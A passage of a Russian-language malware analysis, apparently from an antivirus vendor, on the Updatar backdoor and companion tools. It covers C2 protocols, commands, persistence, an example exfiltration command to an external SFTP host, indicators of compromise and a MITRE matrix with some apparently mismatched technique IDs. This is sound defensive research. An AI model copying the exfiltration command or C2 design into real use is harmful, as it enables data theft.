Ram	Количество оперативной памяти, мегабайт
External ip	Внешний IP
Manufacturer	Производитель материнской платы
Model	Имя продукта

Параметр	Содержимое
Processor Name	Имя процессора и значение его тактовой частоты
Avname	Установленный антивирус
BIOS Version	Версия встроенного ПО BIOS
UUID	Уникальный идентификатор BIOS
BUILD	`Simple101` — вшитая константа

Троян получает основную информацию через запросы к WMI.

Для получения внешнего IP отправляется запрос к `hxxp[:]//api.ipify[.]org/`.

Общение с C2-сервером

Trojan.Updatar.1 отправляет на управляющий сервер два запроса со следующими маршрутами:

- `/authorization/`
- `/stats`

Запрос с маршрутом /authorization/

Служит для отправки собранных данных и аутентификации бота. В нем передается информация о системе и скриншот экрана зараженного компьютера. Запрос имеет следующие параметры:

Адрес C2-сервера:	`updatingservices[.]net` или `adobe-updater[.]net`
Маршрут:	`/authorization/`
Порт:	80
Тип:	POST
User-Agent:	MyScreenshotApp

Информация о системе представлена в формате `<key>=<value>&<key>=<value>&...`

где:

`<key>` — параметр;

`<value>` — содержимое.

Запрос с маршрутом /stats

Имеет следующие параметры:

Адрес C2-сервера:	`updatingservices[.]net` или `adobe-updater[.]net`
Маршрут:	`/stats`
Порт:	80
Тип:	GET
User-Agent:	ChromeX\r\n

В ответ на него троян получает одну из команд, либо полезную нагрузку — **Trojan.Updatar.2**.

Команды, поступающие от C2-сервера:

- `dc` — завершить работу трояна;
- `wait` — ожидать заданное время и повторно отправить запрос `/stats`.

Если ответ не содержит данные команды, то его содержимое является полезной нагрузкой.

Обфускация кода

Обфускация кода **Trojan.Updatar.1** реализована следующим способом. В теле трояна постоянно инициализируются строчки из словаря RockYou.txt. С ними происходят различные операции, которые никак не влияют на основную функциональность вредоносной программы. При этом строчки, которые непосредственно относятся к работе приложения, закодированы с помощью операции XOR и небольшого смещения. Ключ для смещения и операции XOR — случайный для каждого образца.

Версии трояна

Существуют различные версии трояна, имеющие следующие отличия:

- разные имена исполняемых файлов;
- разные ключи для декодирования строк в коде;
- в новых версиях появилось поле `BUILD` (константа, вшитая в тело вредоносных приложений), которое передается в запросе к C2-серверу;
- обфускация кода в новых версиях.

Trojan.Updatar.2

Троян, написанный на языке C++ и работающий на компьютерах под управлением ОС семейства Windows. Предназначен для скачивания основного тела бэкдора Updatar — **Trojan.Updatar.3** — и установки его в целевой системе в качестве сервиса. Код трояна обфусцирован.

Принцип действия

При запуске **Trojan.Updatar.2** проверяет наличие в системе уже установленного бэкдора **Trojan.Updatar.3** и выполняет его удаление. Для этого проверяется наличие каталога `%localappdata%\Default`, в котором должно располагаться тело бэкдора. Далее троян завершает все процессы, связанные с этой директорией, и удаляет из нее все файлы.

Затем **Trojan.Updatar.2** скачивает **Trojan.Updatar.3** с C2-сервера по адресу `hxxp://adobe-updater[.]net/download/zhu2nf2fffase222` и сохраняет его в целевом каталоге как файл с именем `Microsoft Update Service.exe`.

После этого выполняется установка бэкдора. **Trojan.Updatar.2** создает ключ `MicrosoftService` в ветви реестра Windows `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` с указанием пути до исполняемого файла трояна, после чего запускает вредоносное приложение. В дальнейшем **Trojan.Updatar.3** будет автоматически запускаться при старте операционной системы.

Trojan.Updatar.3

Модульный бэкдор, выполняющий команды злоумышленников. Написан на языке C++ и предназначен для работы на компьютерах под управлением ОС семейства Windows. Использовался в целевой атаке на российское машиностроительное предприятие с целью получения конфиденциальных данных с заражаемых компьютеров. Код бэкдора обфусцирован.

Принцип действия

Известны следующие модули бэкдора:

- модуль предоставления командной строки
- модуль удаленного управления компьютером через VNC
- модуль для скачивания и установки файлов
- модуль трансляции экрана

Все модули обращаются к одному адресу C2-сервера: `updating-services[.]com`.

Модуль предоставления командной строки

Является основным модулем, который закрепляется в системе с помощью трояна-загрузчика **Trojan.Updatar.2**. В начале работы троян собирает системную информацию о компьютере:

Параметр	**Содержимое**
Username	Имя пользователя
PC_name	Имя ПК
OS	Версия Windows
Screen	Размер экрана
Ram	Количество оперативной памяти, мегабайт
External ip	Внешний IP
Manufacturer	Производитель материнской платы
Model	Имя продукта
Processor Name	Имя процессора и значение его тактовой частоты
Hard Disk	Объем жесткого диска
Avname	Установленный антивирус
BIOS Version	Информация о BIOS
Internet Adapter	Уникальный идентификатор сетевого устройства

Основную информацию троян получает с помощью запросов к WMI.

Модуль отправляет следующие запросы к C2-серверу:

- `tmr`
- `src`
- `pinger`
- `commander`
- `commander response`

Запрос pinger

Является первым пакетом — в нем передается системная информация о компьютере.

Маршрут:	`/dashboard/commander`
Метод:	POST
User-agent:	Vendetta Browser v12.0.1
Параметр запроса:	Системная информация

Один из возможных параметров данного запроса — `Internet Adapter`. Он необходим для идентификации жертвы и будет отсылаться в следящих запросах.

Запрос tmr

Отправляет keepalive-пакет по таймеру.

Маршрут:	`/dashboard/tmr`
Метод:	POST
User-agent:	Vendetta Browser v12.0.1
Параметр запроса:	Системная информация

Запрос commander

Получает команду, которая будет выполнена в командной строке cmd. Команды отдаются не автоматически, а непосредственно от оператора C2-сервера.

Маршрут:	`/dashboard/commander`
Метод:	POST
User-agent:	Vendetta Browser v12.0.1
Параметр запроса:	`Internet Adapter`

Запрос commander response

Отправляет результат выполненной команды на C2-сервер.

Маршрут:	`/dashboard/commander/response`
Метод:	POST
User-agent:	Vendetta Browser v12.0.1
Параметр запроса:	`Internet Adapter`

Модуль удаленного управления компьютером

Управление реализовано через VNC (Virtual Network Computing — систему удаленного доступа к рабочему столу).

Вначале троян инициализирует два потока:

- поток записи экрана
- поток эмуляции клавиш

Для общения с C2-сервером используется WebSocket по маршруту `/ws/`.

Модуль для скачивания файлов

При запуске троян получает 3 аргумента:

- имя управляющего сервера
- id жертвы
- время ожидания (timeout)

Запросы, отправляемые C2-серверу:

- `/dashboard/api/file_manager/upload_file/<id>`
- `/dashboard/api/file_manager/response/<id>/`
- `/dashboard/api/file_manager/command/<id>/`

Запрос /dashboard/api/file_manager/command/<id>/

Этот запрос предназначен для получения трояном команды для выполнения. Ответом на запрос является JSON с целевой командой.

Список возможных команд:

Команда	Предназначение
list_dir	Получить листинг директории
download	Скачать файл с зараженной системы
delete	Удалить файл
create_folder	Создать директорию
download_from_server	Скачать файл на зараженную систему
stop_file_manager_client	Остановить работу модуля

Примеры команд:

```
{
    "command": {
        "action": "list_dir",
        "path": "C:\\"
    }
}
```

```
{
  "command": {
    "action": "stop_file_manager_client",
    "path": "internal"
  }
}
```

Запрос /dashboard/api/file_manager/upload_file/<id>/

Предназначен для выполнения команды `download` — троян отправляет файл на C2-сервер.

Запрос /dashboard/api/file_manager/response/<id>/

Используется для ответа на выполняемую команду. Запрос содержит результат выполненной команды, либо индикацию ошибки, возникшей во время ее выполнения.

Модуль трансляции экрана

Позволяет получать запись с экрана зараженного компьютера. Запись реализована через `API Direct3D 11` и библиотеку `jpeg62`.

Для трансляции троян подключается к C2-серверу по маршруту `/ws/` через WebSocket на порту 80 и инициализирует устройство записи. WebSocket реализован через `boost::beast::websocket::stream`.

Trojan.Uploader.36875

Троян, написанный на языке C++ и работающий на компьютерах под управлением ОС семейства Windows. Представляет собой утилиту (SFTP-клиент) для скачивания файлов и директорий с зараженных компьютеров.

Принцип действия

Вредоносная программа имеет 4 аргумента:

- `sftp_server` — сервер, куда будет отправлен заданный файл;
- `sftp_user` — SFTP-пользователь;
- `sftp_password` — пароль пользователя;
- `folder_path` — путь до целевых файла или директории, которые требуется скачать.

В качестве SFTP-сервера троян использует домен `eu-central-1[.]sftpcloud[.]io`.

Trojan.Uploader.36875 создает архив `folder_backup.zip` с искомой директорией и отправляет его на удаленный сервер.

Пример запуска трояна:

```
st.exe eu-central-1[.]sftpcloud[.]io 40433706825f4152a64f5fefbe1675d8
Nv6Rf4aL0E37jZRr2kHvgZomsTSUGi3h C:\Users\<user_name>\Documents\tda
```

BackDoor.Siggen2.5423

Троян, написанный на скриптовом языке Python и работающий на компьютерах под управлением ОС семейства Windows. Его основной функцией является предоставление удаленного доступа к зараженному устройству через VNC.

Принцип действия

Злоумышленники управляют трояном через Telegram-бот. Поддерживаются следующие команды:

- `/move <направление> <пиксели>` — перемещает курсор на зараженном компьютере в заданном направлении (влево, вправо, вверх, вниз) на заданное расстояние в пикселях;
- `/type <текст>` — напечатать заданный текст;
- `press <клавиша>` — нажать заданную клавишу или комбинацию клавиш на клавиатуре (например: `enter`, `ctrl+c`, `tab`);
- `/click` — выполнить клик мышью.

Для работы с курсором и мышью используется библиотека `pyautogui`.

Приложение №1. Индикаторы компрометации

SHA1-хеши

Trojan.Updatar.1

b463f775a28e134615984d58f774c80575f002af

26df8e86faa6ee9c19a22b9ac35dd08983e794af

d7bfa3b87e6458c8e3a901779ac76adaca0cc0ce

602751b9f1cd94813163fcfe3cab64c7d2a3a64c

2eeb94fd24b66284f5e2f19ec6b284255d1a4c0d

a9d356b851ca2942925d937e02f6a7b09881b6c9

bb9d5c2d31ca7711a5e1c87d429dc495f9fc45db

Trojan.Updatar.2

e517577a8e2166335fa1b640578fd8a1cb353c6d

Trojan.Updatar.3

08e2edeea11515c5c83a9d14d723d29939549978

856225319df6fbb1ff3ea2b9e418a83fbec300d9

65ffe173a0f48711531c1cc8155d32c55569facb

e324c7490dc287168c2de66021f02e7d999d8538

Meterpreter

98f90f98efa163f2d79877284d30947d7c079b43

27daaa589d76c8e6a7190d63cfc6daea4281ee4b

Tool.Frp

f49fa6e6bef00cd00bc31fcf4f019fdf82c28fd3

Trojan.FakeAV

64ee90631ecf47d5d0f1916007f96069083292cc

b385e11c70b81ddcd594ac0929fb7882a8354af3

9e1486417007f84cb76999ec95231362a7daf840

7e4add7c7135fc091a4ae2452e5683ad4f883e86

e0800e803c00db69a06caa68d5889fccc8080772

Trojan.FakeApp

5e9934c1ed5da62dc7d05e5c2a9d364dbb06d3a6

Tool.Ligolo.6

1041f2df7770456e3759a86f7db3cd9b29fb6a39

Program.RemoteAdmin.877 (RemCom)

23873bf2670cf64c2440058130548d4e4da412dd

Trojan.Uploader.36875

903283f46df39c46d3be506fd99fdf61b6f0edeb

BackDoor.Siggen2.5423

535374b9391410798ee9490eade689996809bc12

26df8e86faa6ee9c19a22b9ac35dd08983e794af

Program.Rdpwrap.7

dc6ba17b27e6611489c5c52f8956bc5a45001ecd

d58d987989d1f44effb4bb29d06efb1c51f66718

Tool.Chisel.1

7902b08fb184cfb9580d0ad950baf048a795f7c1

Tool.HandleKatz.1

462653d8b96c6ee9cca5c09b2955588e5af40256

Домены

roscosmosmeet[.]online

roscosmosmeet[.]ru

adobe-updater[.]net

doc-mil[.]ru

updatingservices[.]net

updating-services[.]com

etti-deti[.]ru

etti-deti[.]online

e97861mi[.]beget[.]tech

IP

77[.]105.161[.]30

Приложение №2. Матрица MITRE

Первоначальный доступ	Фишинг (T1556)
Выполнение	Выполнение с участием пользователя (T1204) Инструменты доставки ПО (T1072)
Закрепление	BITS-задачи (T1197) Модификация реестра (T1112) Выполнение при старте системы (T1547)
Предотвращение обнаружения	Обфусцированные файлы или данные (T1027)
Сбор данных	Данные из локальной системы (T1005) Запись экрана (T1113)
Организация управления	Веб-протоколы (T1437.001) Зашифрованный канал (T1573)